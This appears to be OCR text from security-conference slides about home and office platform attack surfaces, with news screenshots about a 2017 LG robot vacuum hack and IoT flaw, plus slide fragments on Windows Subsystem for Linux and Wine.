
Download and extract the Linux file system
from Microsoft's servers

4
WineHQ


Converting windows EXE
to Linux ELF binary


OFFICE
HOME


Windows 10


UK world sport football opinion culture business lifestyle fashion environment tech travel
browse all sections
home
headlines
Wednesday
6 December 2017
speech to plunge Middle East into 'fire with no end'
Pope among many critics urging president not to recognise Jerusalem as Israel's capital at planned speech on Wednesday
Donald Trump | US president to recognise Jerusalem as Israel's capital
Jonathan Freedland | Trump's Jerusalem statement is an act of diplomatic arson
Analysis | Why would moving the US embassy to Jerusalem be so contentious?
Live MPs renew demands for contempt of parliament vote against David Davis after Brexit hearing
David Davis Sector by sector Brexit impact forecasts do not exist
Brexit Pressure grows on May as DUP reveals 'shock' over text
10,074
Johnny Hallyday | 'French Elvis' dies aged 74
Obituary | Great showman whose popularity in France never waned
Opinion | The tragedy of Johnny
The Post | Streep and Hanks scoop the honours in Spielberg's big-hearted story
★★★★
Tom Hanks and Meryl Streep star as Washington Post bigwigs fighting to expose government lies about the Vietnam war in timely drama
17
doping ban met with
Time magazine's Person of


Windows 10
ENG
02:44
2016/08/06


Don’t forget the refrigerator!


Forbes / Security / #CyberSecurity


Time To Update Your Vacuum Cleaner -- Hack Turns LG Robot Hoover Into A Spy

EDITION:


ZDNet

Security flaw in LG IoT software left home appliances vulnerable




ThinkPad
DELL
HOM-BOT


OFFICE
HOME



Takeaways

- Landscape understanding.
- Home/Office giant platforms.
- Fight Back.